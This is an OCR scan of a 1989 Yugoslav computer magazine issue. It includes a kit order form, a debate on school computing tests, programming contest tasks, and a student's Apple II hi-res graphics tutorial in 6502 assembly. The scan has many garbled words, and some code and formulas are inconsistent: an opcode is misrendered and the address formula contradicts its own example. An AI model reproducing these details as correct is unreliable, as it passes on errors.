Ostala integrisana kola, otporne dekade, blok kondenzatora, konektori i višezlinski kablovi za povezivanje.
Cena: 717.70 ATS; pakovanje i poštarina 136.00 ATS; ukupno 853.70 ATS

Komplet 3

Disketni pogon, 3.5, 1 MB, FD 1037 NEC i konektori za napajanje.
Cena: 1471.00 ATS; pakovanje i poštarina 136.00 ATS; ukupno 1607.00 ATS

Komplet 4

Tastatura, PC XT standard, 84 tastera.
Cena: 760.00 ATS; pakovanje i poštarina 136.00 ATS; ukupno 896.00 ATS

Komplet 5

Monohromni monitor 12".
Cena: 1529.00 ATS; pakovanje i poštarina 191.00 ATS; ukupno 1720.00 ATS
Ukupna cena: 6738.50 ATS; pakovanje i poštarina 735.00 ATS; ukupno 7473.50 ATS.

Uplata ili narudžbina kreditnom karticom

MLAKAR UND CO
Export — Import
Unterbergen 82
9163 Unterbergen
Austria

Ako u banci imate problema sa uplatom na adresu, **ona se može izvršiti na konto broj 114-264962 kod banke Bank Fuer Kaernten ein Steiermark, Ruprechtstr. 55, 9020 Klagenfurt, Austria**

Lična kupovina za gotovo ili kreditnom karticom

Prodavnica se nalazi na glavnom putu Ljubljana, Kranj, Tržič, granični prelaz Ljubelj, Klagenfurt, Minhen, 12 km od graničnog prelaza Ljubelj.

Za pozive iz Jugoslavije

Telefon: 9943-4227-2333
Telefaks: 9943-4227-2091
Teleks 422479

Važno obavestjenje!

Redakcija je nažalost još desetak kompleta štampanih kola za samogradnju „tima“, zainteresovani čitaoci mogu da se jave na telefon 653-748 i da rezervišu komplet. Cena kompleta je ostala ista 73.500 - dinara.

Registracioni listić Računari 46 — „tim 011“

Obavestavam vas da sam dana naručio sledeće komplete:

1 2 3 4 5

Uplatu sam izvršio:

1. kreditnom karticom
2. gotovinski na adresu prodavnice
3. karticom, odnosno gotovinski u samoj prodavnici
ime i prezime

Ulica i broj

Broj pošte i grad

Listić poslati na adresu: Računari, Bulevar vojvode Mišića 17, 11000 Beograd

Prve ocene o prvom iskustvu

Obrazovni Obrovac

Validnost testa znanja sprovedenog krajem prethodne školske godine u beogradskim školama, koji smo objavili u septembarskom broju (42), osporavali su mnogi, a posebno oni čiji su učenici dali manje od 20% tačnih odgovora. Da ne bismo bili neprecizni i jednostrani, objavljujemo nekoliko karakterističnih izvaja koje su se mogle čuti u razgovoru o Informatici i Računarstvu za „okruglim stolom“ koji je organizovala redakcija „Beogradskog školstva“ 24. oktobra ove godine. (Kompletne autorizovane diskusije svih učesnika mogu se pročitati u novembarskim brojevima „Beogradskog školstva“).

Svetozar Nahod iz beogradskog Zavoda za unapređenje vaspitanja i obrazovanja u uvodnom izlaganju, pored ostalog, rekao je i ovo:

Uvod u efekat nastave informatike i računarsstva dobijen je testiranjem učenika prvog razreda normalnim testom znanja u 14 škola (po jedno nasumično odabrano odeljenje) i ispitano je preko 400 učenika. Istovremeno su anketirani i nastavnici ovih škola (odeljenja) čime su dobijeni određeni indikatori o uslovima realizacije ovog programa. Test je obuhvatao najbitnije sadržaje programa informatike i računarsstva i za cilj je imao da se utvrdi „obim“ (koliko) i kvalitet (nivo) znanja. Taksiivno ću izneti samo neke od najbitnijih podataka ovog ispitivanja.


Rezultati dobijeni na ovom testu nisu zadovoljavajući, pošto je prosečan uspeh izorka jedva 21% (tačnih odgovora). Samo je jedna škola postigla „ekstremno“ visok procenat, preko 50 odsto, a sve druge su se kretale u intervalu od 9 do 30%.

Testom su obuhvaćeni delovi gradiva koji su se odnosili na programiranje u jeziku, osnove informatike, odnosno matematičko-tehničke osnove računarsstva i mašinsko programiranje. Odgovori učenika, iako su u principu niski, najbolji su u delu testa koji se odnosio na programiranje u jeziku, znatno niži u delu osnova informatike, a najniži u trećoj oblasti. Na pitanja iz gradiva mašinskog programiranja gotovo nijedan učenik nije odgovorio, što indikuje da ova oblast praktično nije ni realizovana prošle školske godine.

Isto tako, nezadovoljavajući su rezultati i u pogledu nivoa usvojenog znanja. Učenici su uglavnom najuspješniji bili na pitanjima koja su se odnosila na prepoznavanje i reprodukciju materijala. Uspeh je neuporedivo niži na pitanjima kojima je ispitivan nivo razumevanja, a nađeni su najniži rezultati na nivou primene stečenih znanja. U nekim školama učenici nisu uspeeli da reše ni jedan zadatak kojim se tražila primena znanja u zadatoj situaciji.

Iz izlaganja Dragoljuba Jovanovića, savetnika za OTP u Republičkom zavodu za unapređenje vaspitanja i obrazovanja, izdajemo sledeće mišljenje:

„Mnogo mi smeta istraživanje koje se oslanja na staveta, da grubo kažem, ne stručnih nastavnika i nastavnika zagrejanija za ideju da informati-



ku i računarsstvu mogu da izvode samo matematičari, elektroinženjeri i drugi inženjeri — a ostali stručnjaci ne. Zbog toga moram da pitam da li je u ekipi koja je sprovela ovo anketiranje i obradila ga bio i stručnjak za osnove tehnike i proizvodnje? Ili, zbog čega nisu konsultovani i stručnjaci, da se i njihovi stavovi nađu u jednoj ovakvoj analizi (koja je poslužila i kao uvodni materijal za ovaj „okrugli sto“). Na primer, aktiv profesora osnova tehnike proizvodnje, ili beogradsko ili republičko udruženje ovih nastavnika, mogli su takođe da daju odgovore na mnoga pitanja. Na taj način ne bismo opet zapadali u grešku da o nečemu sude ljudi koji nisu dovoljno stručni“.

Mišljenje republičkog savetnika za informatiku i računarsstvo na žalost ne možemo citirati, iz prostog razloga što takav savetnik još uvek nije ni biran ni izabran. U međuvremenu, dok teče već druga godina realizacije informatičkih sadržaja u osnovnim i srednjim školama, Dragan Vasić, takođe savetnik u Republičkom zavodu za unapređenje vaspitanja i obrazovanja, koji se praktično sam bori sa svim problemima vezanim za uvođenje ra-

čunara u škole, na ovom savetovanju izjavljuje:

„Ja ne znam da li je ovaj test, čiji su rezultati poslužili kao uvod u ovaj razgovor, baždaren, odnosno da li je kvalitetan, da li su odbačena neka preteška pitanja koja nisu na mere, ili prelaka pitanja koja takođe ne mere ništa. No, pored rezultata ovoga merjenja, mi imamo još neke pokazatelje još neka merjenja koja smo radili u Republičkom zavodu za unapređenje vaspitanja i obrazovanja, pa bih ovde ukazao i na ove pokazatelje.“

Karakteristično je da su rezultati, po nekim našim preliminarim ispitivanjima (to misimo objavili), u drugim regionima daleko bolji nego u Beogradu. Prosečna ocena učenika iz informatike i računarsstva u jednom broju škola bila je 3,41 — dakle, približavala se oceni vrlo dobar. Broj učenika koji je sa uspehom rešio testove pokazao se, u našem istraživanju, veoma visokim: iznad 80 procenata. Smatramo da je sve iznad 70% izuzetno visok rezultat.“

S druge strane, Milan Čabarkapa, profesor programiranja i matematike, koji je test sastavio kaže:

„Rezultati testiranja učenika pokazuju da je investicija od preko 100 milijardi u računare i obuku naš „obrazovni Obrovac“ koji će nam više škoditi nego koristiti, jer se nebrignom poštiglo da deca vrlo brzo omrznu ono što im je, pre nego što su ušli u informatički kabinet, izgledalo vrlo atraktivno. Mislim da informatika nije tako beznačajan faktor u razvoju jednog društva da bi svoje mesto u školi trebalo da nađe „švercovanjem“ kroz nastavu OTP-a“

Slična stajališta mogli ste u više navrata pročitati i na našim stranicama. Na ovom savetovanju, i ne samo na njemu, moglo se čuti da naši napisi o obrazovanju nisu dobrodošli i da nije u redu što smo test objavili. Bilo je i primedbi što uvodni komentar koji su „Računari“ uz sam test objavili u septembarskom broju pisala je urednica školskog bloka „Pet plus“, koja i danas tvrdi da su dobre ideje o uvođenju opeteg informatičkog obrazovanja osakaćene neodgovarajućim nastavnim programima i lošom materijalom osnovom rada. Ona kaže da se pri uvođenju informatičkih sadržaja i izboru školskih računara više računa vodilo o sitnim lokalnim interesima esnafa, prodavaca i političara, nego o onim zbog kojih smo čitav posao radili — o našoj deci. Profesori, bili oni matematičari ili tehničari, koji uz puno truda i odgovornosti realizuju loše programe pod još lošijim uslovima, najmanje su svemu tome krivi. Konačno, i jedni i drugi rade neumojevano besplatno. Zato nam se čini neumnim i nesvrhsivostim diskutovanje sa „matematičarskim“ i „otipovskog“ stanovništva, jer i jedni i drugi, ako radimo korektno, mogu naučiti decu mnogim koristima i lepim stvarima.“

Verujemo da smo svojim dosadašnjim radom i angažovanjem bili na pravom stranu — na strani učenika koji bi iz škole trebalo da ponesu bar minimum znanja potrebnog za uključivanje u svetske proizvodne procese. U tom cilju smo i objavili test raden u beogradskim školama krajem prošle godine, a objavićemo i onaj o kome govori savetnik Vasić i one rađene u Sloveniji, Hrvatskoj ili bilo kojoj drugoj sredini, razume se, ako nisu tajni i ako su nam dostupni. Sigurni smo da tako i učenici i nastavnici mogu samo da dobiju, a nikako da izgube — čak i ako u prvi mah ne umeju da reše ni 10 odsto zadataka.

Iskustva

Počelo je!

Oni koji su pročitali tekst „Prve ocene o prvom iskustvu“ mogli su zapaziti da je Svetozar Nahod istakao kako je u jednoj beogradskoj školi ostvaren dosta dobar rezultat na prvom testiranju. Utvrdili smo da se radi o ETS „Nikola Tesla“ i odeljenju profesore Zorice Toroman. Sznali smo da se u ovoj školi značajna pažnja posvećuje planiranju i realizaciji nastave informatičkih sadržaja u okviru mnogih predmeta, pa i u okviru Osnova tehnike i proizvodnje i da uspeh na testu nije proizvod slučaja. Evo što o sadržaju predmeta Osnove tehnike i proizvodnje u prvom razredu i načinu njegove realizacije misli profesor ove škole Miodrag Sokić.

Današnja verzija predmeta OTP nastala je kao rezultat antagonizma dva procesa. Prvi odražava opšte prilike u našem društvu i školstvu: inercnost, konzervativnost, pasivnost, ideološka pokornost, administrativnost, formalizam, nenaučnost, itd. Drugi proces je svetski proces. Njegove odlike su dinamičnost, informativnost, nova znanja, revolucionarnost, globalnost, demokratičnost. Ako neko misli da je naše školstvo prošlo kroz reformu, grdnno se vara. Cela svada je nastala zašto pojam „školstvo“ upotrebljava svako za svoje ciljeve kako mu se prohte. U stanoj opšte malogradnaštine po horizontali i vertikali društva, školstvo je svedeno na zgradu, dake koji marširaju i nastavnicke koji, zaštićeni oerolom siromaštva i pokornosti, ne rađe ništa jer se od njih traži da ne rađe ništa.

Predložim da se školstvo u ovom napsu definiše kao proces obrazovanja, socijalizacije i upućivanja mladih ljudi u realan život. Ako se svi složimo da je ova definicija dobra, onda je jasnija brdnja da reforme našeg školstva da sada nije ni bilo. Možda je tek počela. Ali, ne u obliku reorganizacije i nomenklature, već u obliku borbe dva PROCESA. Predmet Informatika i računarstvo je jedna mala POBEDA, jedan POMAK. Koliko je to mali pomak govori činjenica što taj predmet i ne sme javno da izgovori svoje ime, već u obliku pisovke, ovako: OSNOVNI TI TEHNIKU I PROIZVODNIJU, informaticku, računarsku, oca, majku i sve po spisaku!

I sada smo svi mi Izvršioći (nastavnici) pred velikim izazovom. U nekoj zemroj SREČI što smo dobili kabinet i računare i priliku da sa mladima radimo PRAVE STVARI NA PRAVI NAČIN, u NADI da ćemo sa decom napraviti ČUDA, zaboravljamo da smo samo delići sistema i da, srazmerno tome, možemo postići samo malo. Vi, mladi (jer ovaj časopis čitaju samo mi) — telom i duhom, ne očekujte od nas čuda. Čudo se već dogodilo, a predstoji mukotpan rad. Črna strana medalje: desetine sati priprema, jurjavanja literature, nepostojeci udžbenik, švercovanje programa i računara, sve kao jedna alternativa, ili jedno veliko NIŠTA, kao druga. Sistem nam je bacio kosku, pa ko ima entuzijazma neka je glode.

Sada su neke stvari jasnije. Reforma je tu, u kabinetu: Nefrontalna nastava, slobodno kretanje i komunikacija, razgovor, diskusija, demokratija, i ON — RACUNAR — SUDJIA. Sudija koji svojom gvozdenom logikom ne da za pravo ni profesoru ni učeniku. Nema bezobzirnih i nevaspitanih, niš drskih. Više nije sramota reći učeniku: „pazi, to nisam znao, a ti to znaš!“ Teorija ne vredi bez praktičnog, i obrnuto. U starom oronulom zamku sa bezbroj soba, negde u lavirinu iza debelih zavesa nazre se svetlost. Dok žurimo na voz za Minhen da posetim deda — MRAZ-a, uzvikujem veselo: POČELO JE!

Miodrag Sokić

Takmičarski kutak

Jaki programerski potencijali



Do zaključenja ovog broja u naš konkurs se uključilo ukupno 98 takmičara, 90 u starjoj konkurenciji i 8 u kategoriji osnovnih škola. Veoma smo zadovoljni što su ovom prilikom prispele rešenja iz svih naših napulika, kao i što se povećao broj devojaka koje učestvuju u takmičenju. Po broju i kvalitetu prispelih rešenja vidimo da postoje jaki programerski potencijali zagrebačkom, zadarskom i splitskom MIOC-u, u mnogim beogradskim školama, kao i Kragujevcu, Vukovaru, Pilepu i Pirotu. Još jednom napominjemo da nisu obavezni komentari na srpskohrvatskom jeziku jer urednica rubrike uz svoj materijal žuje — makedonski — dovoljno dobro razume i slovenački. Uostalom, programe i tako piše u raznim dialektima bejzika, paskau i fortranu, pojedinačne programsku logiku raznim tehnikama, pa se ipak analazimo u našim rešenjima. Istina je da nam pregledanje vaših zadatka oduzima sve više vremena, ali to nam ne pada teško, jer vidimo da ste u svoje programe uložili puno truda i ljubavi i da u mnogim od vas tražili po literaturi i lekcije za koje se nema vremena u redovnoj nastavi. Ako tako pristupate i svojim redovnim školskim obavezama, onda su verovatno i vaši nastavni zadovoljni kao i mi.

Primiteli ste, verovatno, da ne dajemo preteške ni originalne zadatke. Naš cilj je da nam izborom zadataka skrenemo pažnju na karakteristične oblasti primene računara i redovne probleme koji se u njima sreću. Tako smo u prvom kolu zahtevali od vas da uočite probleme vezane za tačnost računavanja, a ovom prilikom dodatki pitanje uređivanja velikih količina podataka. U decembarskim zadacima zahtevali smo od vas da pokažete kako

umete da sortirate po indeksima i dotakni rad sa znakovnim podacima, na čemu, kao što je priloženih konkursnih zadataka možete videti, u četvrtom kolu insistiramo. U poslednjem kolu tražimo od vas da rešite neke zadatke iz oblasti računarske grafike, a zahvaljujući dopunskim zadacima koje ćemo objaviti sledećeg meseca nije kasno da nam se pridruže oni koji se još uvek nisu uključili u konkurs ili su propustili neko od kola. Za naše nove takmičare naglašavamo da svaki od pet dopunskih zadataka može da zameni jedan od narešenih ili slaboo ocenjenih zadataka iz prethodnih kola.

Najbolja rešenja zadataka iz prva dva kola objavićemo u specijalcu „Računari u škol“ koji će izći krajem ovog meseca. U ovom broju objavićemo i takođe rešenja svih zadataka koji su se pojavili na prošlogodišnjim takmičenjima iz programiranja što će, nadamo se, biti korisno štivo za prirednu nastavu iz programiranja, doprime takmičerenja i sve one koji umaju da uživaju u kreativnom radu pri rešavanju logičnih i programerskih problema.

Milan Čabarkapa, Jasminka Mihajlović i Nevenka Spaljević, koji su predložili i ocenjivali vaša rešenja konkursnih zadataka za mesec novobar odlučili su da nagrada u skladu konkurenciji, koju dodeljuje „Arhimedes“, ovom prilikom pripadne Ranku Laziču, učeniku sedmog razreda iz Beograda. U starjoj konkurenciji u kojoj je više takmičara dobilo maksimalan broj poena, nagrada Društva matematičara ovog meseca pripada Bojani Miloradović, učenici četvrtog razreda iz Beograda.

Evidencioni listić

Prezime i ime _____

Kategorija (O/S), razred i odeljenje _____

Škola i mesto _____

Kućna adresa i telefon _____

Broj poena (ispunjava komisija)

Rešenja zadataka se imenom rešavača šalju na zasebnim papirima. Uz rešenja obavezno priložite evidencioni listić (iz njegove foto-kopiju) koji nam je neophodan zbog ukupne evidencije o takmičarima i školama iz kojih se javljaju.

Rešenje svakog zadatka treba da ima algoritam, listing i kratko objašnjenje programa. Program može da bude napisan u bilo kom višem programskom jeziku za bilo koji personalni računar, ali uz listing obavezno treba navesti jezik i verziju.

Kriterijumi ocenjivanja rešenja

Rešenje svakog konkursnog zadatka može doneti učeniku od 1 do 6 bodova. Ispravna rešenja, u zavisnosti od toga koliko su dobra, mogu biti ocenjena sa tri, četiri ili pet bodova. Pod dobrim rešenjem podrazumeva se da je tačno, pregledno i korektno obrazloženo, da odgovarajućim program radi što je moguće brže i zauzima što je manje moguće memorijskog prostora. Rešenje je bolje ako je dato tako da se može vršiti uoptštavanje. Elegancija rešenja, mialmo pod tim na njegovu jednostavnost, takođe se uzima u obzir prikloni ocenjivanja. Ako se iz iste škole dobije više istovrstnih rešenja, svi koji su ga postali dobijaju po dva boda jer nismo u mogućnosti da utvrdimo ko je u stvari autor takvog rešenja.

Rešenja treba da stignu u redakciju do 20. tekućeg meseca.

Konkursni zadaci za januar '89.

KONKURENCIJA OSNOVNIH ŠKOLA

1. Sastavi algoritam i program koji će iz teksta od najviše 255 znakova, koji se zadaje sa ulaza, izdvojiti i centrirano odštampati najdužu reč. Kaže-mo da je štampa centrirana, ako je broj znakova (blankova) u red ispred reči isti kao broj praznina izo reči.

2. Sastavi algoritam i program koji će tekst od najviše 255 znakova, koji se zadaje sa ulaza, odštampati između zadate leve i desne margine, pri čemu neće "Jomili" reči, to jest pisati jednu reč u dva reda. Reč je u ovom kontekstu bilo koja niska znakova između dva blanka znaka ili blanko znaka i nekog znaka interpunkcije i podrazumeva se da se ne unose reči duže od zadate širine reda.

KONKURENCIJA SREDNJIH ŠKOLA

1. Zadatak kao drugi zadatak u konkurenciji osnovnih škola.

2. Sastavi algoritam i program koji će tekst od najviše 255 znakova, koji se zadaje sa ulaza, odštampati sa zadatim proredom i desnim poravnanjem na zadatoj desnoj margini. Svaki početak rečenice predstavlja pasus, koji treba da otpočne od zadate tabulacije, dok ostale redove treba štampati od prve kolone. Reči na treba "Jomili" na kraju reda, a pod desnim poravnanjem podrazumeva se da se u svakom redu, koji nije poslednji u pasusu, reč mora završiti tačno uz desnu marginu. Ovo se postiže umećanjem blanko znakova između prethodnih reči odštampanih u okviru reda. Prored je broj praznih redova između redova teksta.

"Tim" za bejzicoklupce (2)

U decembranskom "Računarima" objavljen je tekst o autostartu bejzik interpretatora, ali su napravljene neke štamparske greške. Na sreću, te greške nisu opasne za računar (ako se START.COM pokvari ne može da se učitaju operativni sistemi), jer prema onom što je napisano START.COM se učitale ne menja.

Greška je u drugom pasusu. Umesto tastera 1, kako piše, treba pritisnuti taster I. Ispravno je, dalje, da treba naći prvo slovo izlozoga nema naredbe", ali nije navedeno šta uraditi sa tim slovom. Naime, treba pritisnuti taster sa tim slovom, otkucati GBASIC i dva puta pritisnuti RETURN. Ostatak teksta je ispravan. A kako sve ovo radi? O tome je detaljno pisano u "Računarima 43". Umesto bejzika može da na sličan način startuje i neki bejzik program. Sintaksa komande pozivanja bejzika je: GBASIC <ime programa> [F-<broj datoteka>] [M-<adresa>] [S-<dužina zapisa>].

Ako se iz GBASIC navede ime nekog programa pišanog u bejziku, on će biti učitao odmah posle interpretatora u automatski startovan. Tako, ako u programu START.COM umesto GBASIC stavite GBASIC <ime programa>, taj bejzik program će se učitati i startovati posle svakog resetata sistema. Bejzik koji se startuje može biti bilo kakav. Možete, na primer, staviti bejzik koji ispisuje vase ime i ovdish nešto, a sve ovo znači da ste napisali jedan (doduše trivijalan) intro za TIM!

Ivan Stamenković
M.G. Veljko Vlahović

Hakeri iz školske klupe

Grafika na „eplu II“

Čime se zabavljaju Miloš i Ivan iz II-1 razreda Matematičke gimnazije u Beogradu imali ste priliku da pročitate u prošlom broju. Ono o čemu razmišlja Rade Todorović, matematičarima dobro znan maturant iz Pirota, biće takode zanimljivo mnogim srednjoškolicima, a naročito onima iz Hrvatske i Makedonije, koji u svojim školama imaju YU verzije računara „epI II“.

U okviru predmeta Računari i programiranje Rade se upoznavao sa programiranjem na simboličkom jeziku, ali mu informacije koje se dobijaju u redovnoj nastavi nisu bile dovoljne. Evo šta je sam, uz minimum literature i maksimum dobre volje, otkrio i za vas napisao o grafici na računaru „epI II“. Zbog dužine (i kvaliteta) njegov prilog objavljujemo umesto novog nastavka u našoj redovnoj rubrici „Metodika nastave“.

Kada radite sa grafičkom (ili sa tekstom – svejedno), sigurno se pitate gde računar zapravo memorise sliku koja se vidi na ekranu i kako je to memorisanje organizovano – kako su podaci smešteni i kodirani. Postoji jedan poseban deo memorije, tzv. VIDEO-MEMORIJA, u kojoj su svi ti podaci. Pod organizacijom video-memorije podrazumevamo način na koji su podaci o izgledu ekrana predstavljeni u tom delu memorije i način na koji su oni raspoređeni u tim lokacijama. U mikroračunaru postoje specijalna elektronska kola koja, dok mikroprocesor radi druge stvari, čitaju taj deo memorije i generišu impulse koji zatim idu u monitor ili televizor. Možemo reći da se ovdje računarsko pravilo da samo mikroprocesor ima pravo da pristupa operativnoj memoriji.

Pošto su podaci o izgledu slike upisani u jednom delu operativne memorije, sliku na ekranu možemo menjati prostom promenom sadržaja memorijskih lokacija video-memorije. Tako, recimo, ako znate da se tekst na APPLE-u memorise na lokacijama \$400–\$7FF, možete u neku od tih lokacija staviti određeni sadržaj i na ekranu će se odjednom pojaviti neko slovo. Probajte to, na primer, iz Monitora.

Slično što stvari i sa grafičkom. Video-memorija, naime, za ekran grafike visoke rezolucije (koji dobijate u bejziku naredbom HGR) prostire se na lokacijama \$2000–\$3FFF. Promenom sadržaja neke od tih lokacija možete izazvati pojavljivanje tačkica na određenom mestu na ekranu. Pretpostavljamo da ste najpre prebacili u HGR režim rada, kada se ekran grafike visoke rezolucije vidi. U protivnom, vidi se tekst i promena sadržaja tih lokacija ne izaziva nikakvu vidljivu promenu.

Mi, međutim, ne želimo da nasumice menjamo sadržaj pojedinih lokacija video-memorije, već imamo konkretan zadatak: **date su koordinate M i N, i treba nacrtati tačku na ekranu na tim koordinatama (kao da smo imali u bejziku naredbu HLOT M,N)**. U daljem tekstu se podrazumeva da je tačka sa koordinatama (0,0) u gornjem levom uglu ekrana.

Ovaj zadatak podelićemo u dva dela:

- 1) postaviti režim rada sa visokom rezolucijom
- 2) određiti adresu u video-memoriji gde se čuva podatak o tački na koordinatama M,N i promeniti sadržaj lokacije na toj adresi.

1) Postavljanje režima grafike visoke rezolucije

Rekli smo već, da čitanje video-memorije i generisanje slike obavljaju specijalna elektronska kola. Od njih zavisi koji će deo memorije biti čitan i kakva će se slika videti. Mikroprocesor, ipak, ima određen uticaj na ta kola. Komunikacija između njega i njih se obavlja preko **ulazno-zlaznih adresa**.

Komunikacija mikroprocesora sa ovim kolima dodeljene su sledeće ulazno-zlazne adrese: \$C050, \$C051, \$C052, \$C053, \$C054, \$C055, \$C056 i \$C057.

Čitanjem ili upisom u lokacije na ovim adresama postižu se sledeći efekti (nezavisno od toga da li je vršeno čitanje ili upis):

Adresa \$C050 prebacuje u grafički režim, a \$C051 u tekst-režim. Prebacivanjem u grafički režim imate mogućnost korišćenja grafike niske rezolucije (kojom se ovdje nećemo baviti) i grafike visoke rezolucije.

Adresa \$C052 postavlja potpun ekran grafike, a \$C053 mešan režim grafike i teksta (gornjih 20 redova ekrana grafike i donja 4 reda teksta). Naredba HGR u bejziku postavlja mešani režim, ali u matinskom jeziku možemo postaviti i potpun ekran grafike.

Adresa \$C054 aktivira prvu video-memoriju, a \$C055 drugu. Naime, osim video-memorije na adresama \$2000–\$3FFF, koja se prikazuje na ekranu kada otkucate HGR u BASIC-u, postoji i video-memorija na adresama \$4000–\$5FFF, koja se vidi pod dejstvom naredbe HGR2. Ovom drugom video-memorijom se nećemo detaljnije baviti.

Adresa \$C056 uključuje režim grafike niske rezolucije, a \$C057 režim grafike visoke rezolucije.

Dahe, da biste postavili grafički ekran, treba da se pročitaju sledeće lokacije: \$C050 (uključuje se grafika), \$C052 ili \$C053 (u zavisnosti od toga da li hoćete pun ekran grafike ili mešanu grafiku sa tekstom), \$C054 (koristi se prva video-memorija, na lokacijama \$2000 do \$3FFF) i \$C057 (grafika visoke rezolucije).

Evo naša naredbi kojima se postavlja pun ekran grafike visoke rezolucije:

LDA \$C050 LDA \$C054

LDA \$C052 LDA \$C057

2) Preračunavanje adrese u video-memoriji

Pošto svaka tačka na ekranu može biti ili upaljena ili ugašena, za pamćenje stanja svake tačke dovoljan je jedan bit; ako je taj bit nalta, tačka je ugašena, a ako je jedinica, tačka je upaljena. Samo treba za zadatu M i N pronaći KOJI je to bit i na KOJUI adresi u memoriji.


Uradite sledeću proceduru: uđite u Monitor (pomoću CALL –151 iz bejzika). Postavite režim grafike visoke rezolucije, i to mešani režim grafike i teksta (da biste mogli da vidite šta kucate u Monitoru). E, sada, otkucajte 2000:1. Time ste stavili vrednost 1 u lokaciju \$2000. Pri vrhu ekrana, u samom gornjem levom uglu pojavljuje se jedna tačka, sa koordinatama (0,0). Otkucajte sada 2000:2. Tačka se pomera udesno – sada je upaljena tačka na koordinatama (1,0). Lokaciju \$2000 puniti, redom, vrednostima 4, 8, 10, \$20, \$40. Tačka se svaki put pomera za po jedno mesto udesno. Sada otkucajte 2000:80. Tačka sada nema. Tako, kao što vidite, do šestih bit lokacije \$2000 pamte stanje tačka na koordinatama (0,0) do (6,0). Sedmi bit se ne koristi (on ima neke specijalne

funkcije koje nas se sada ne tiču). Da biste upali tačku na koordinatama (7,0), okucajte 2001:1. Sada je jasno, zar ne? Nulti do šesti bit ove lokacije služe za memorisanje stanja tačka (7,0) do (13,0), i opet se sedmi bit ne koristi. Slično pravilo važi i dalje. Tako se lokacija \$2002 koristi za tačke na koordinatama (14,0) do (20,0), lokacija \$2003 za sledećih 7 tačaka i tako dalje sve do lokacije \$2027, koja memorise stanja tačaka na koordinatama (273,0) do (279,0). U jednom redu, dakle, ima 280 tačaka.

Iskoristimo znanje koje imamo da napišemo kratak program koji pomena jednu tačku duž prvog reda ekrana.

Da bi se ovo izvelo, treba u lokacije \$2000—\$2027 staviti, redom, 1,2,4,8,\$10,\$20 i \$40 i tako crtati tačku koja se pomera. Pri prelasku na sledeću lokaciju, u prethodnu treba staviti nulu, kako bi se zadržala nacrtana tačka obrisala. Posle crtanja svake tačke treba napraviti malu pauzu kako bi se stvorio bolji utisak kretanja.

Algoritam



Pravi assembler

```

PAUZA  ORG $300
        EQU $FCAB
        LDA $C050
        LDA $C053
        LDA $C054
        LDA $C057
        LDX #0
L2      LDA #1
        STA $2000,X
L1      LDA #50
        JSR PAUZA
        ASL $2000,X
        BPL L1
        LDA #0
        STA $2000,X
        INX
        CPX #28
        BNE L2
        RTS
    
```

Postavljanje režima grafike visoke rezolucije

X=0

S(\$2000+X)=1

Paauza — poziv potprograma iz ROM-a sa vrednošću 50 za dužinu pauze (vidi dodatak o potprogramima iz ROM-a

S(\$2000+X)←

Sedmi bit S(\$2000+X) se ispituje ispitivanjem indikatora N

S(\$2000+X)=0

X=X+1

X=\$28?

Ako nije, skok na L2

Mini-assembler

Adresa	Maš kod	Mini-assembler	Adresa	Maš kod	Mini-assembler
0300—	AD 50 C0	LDA \$C050	0306—	AD 54 C0	LDA \$C054
0303—	AD 53 C0	LDA \$C053	0309—	AD 57 C0	LDA \$C057

030C—	A2 00	LDX #00	031D—	A9 00	LDA #00
030E—	A9 01	LDA #01	031F—	9D 00 20	STA \$2000,X
0310—	9D 00 20	STA \$2000,X	0322—	E8	INX
0313—	A9 32	LDA #32	0323—	E0 28	CPX #28
0315—	20 AB FC	JSR \$FCAB	0325—	E0 D7	BNE \$30E
0318—	1E 00 20	ASL \$2000,X	0327—	60	RTS
031B—	10 F6	BPL \$0313			

Nastavljamo gde smo stali. Rekli smo, dakle, da su lokacije \$2000 do \$2027 zadužene za prvi red tačaka na ekranu. Privodno bi, dakle, bilo pretpostaviti da je sledećih 40 lokacija (\$2028—\$204F) zaduženo za drugi red, daljih 40 za treći itd. Na žalost, stvari uopšte nisu tako proste. Naime, „ep1“ ima prilično složenu organizaciju video-memorije, i adrese u kojima se čuvaju podaci o stanju tačaka ne nalaze se tako jednostavno. Da bismo čitavo olakšali rad, daćemo ovde gotov „recept“ kako odrediti adresu na kojoj se čuva podatak o tački, i kako odrediti bit u sadržaju te lokacije, koji je odgovoran baš za traženu tačku.

Ako sa M i N označimo koordinate tačke koju želimo da iscrtamo, i sa n_1, n_2, \dots, n_7 označimo bitove (sedmi do nulti) iz N, tako da je:

$$N = n_1n_2n_3n_4n_5n_6n_7$$

adresu na kojoj se čuva stanje tačke na koordinatama (M,N) nalazimo pre-ma sledećoj formuli:

$$ADR = 001n_1n_2n_3n_4n_5n_6n_7n_8n_9n_{10}000 - (M \text{ div } 7)$$

a bit koji čuva stanje baš te tačke je (M mod 7)-mi bit sadržaja lokacije na adresi ADR. Pri ovome, M div 7, odnosno M mod 7 označavaju količnik, odnosno ostatak pri celobrojnom deljenju M sa 7.

PRIMER: naći lokaciju na kojoj se čuva podatak o tački sa koordinatama (169,114) (brojevi su zadati dekadno).

Ovde je M=169, N=114=\$72=(01110010), pa je $n_1=0, n_2=1, \dots, n_7=0$.
 Odavde je $ADR=0010101000101000 - (M \text{ div } 7) = \$2B28 + (M \text{ div } 7)$
 I, pošto je $169 \text{ div } 7 = 24 = \$18, 169 \text{ mod } 7 = 1$, to je:

$$ADR = \$2B28 + \$18 = \$2B40$$

Kako je M mod 7=1, za tačku sa koordinatama (169,114) „zadužen“ je prvi bit na adresi \$2B40. Da bi se tačka upalila, potrebno je taj bit postaviti na jedinicu, a da bi se ugasila — na nulu. Postavljanje bita na jedinicu bi se u mašinskom jeziku, naravno, izvelo naredbom ORA, a postavljanje na nulu — naredbom AND.

U algoritmu koji sledi generišu se posebno niži i viši bajt adrese B, koja je ista kao adresa ADR, samo što se ne dodaje M div 7. B je, dakle, zadato sa:

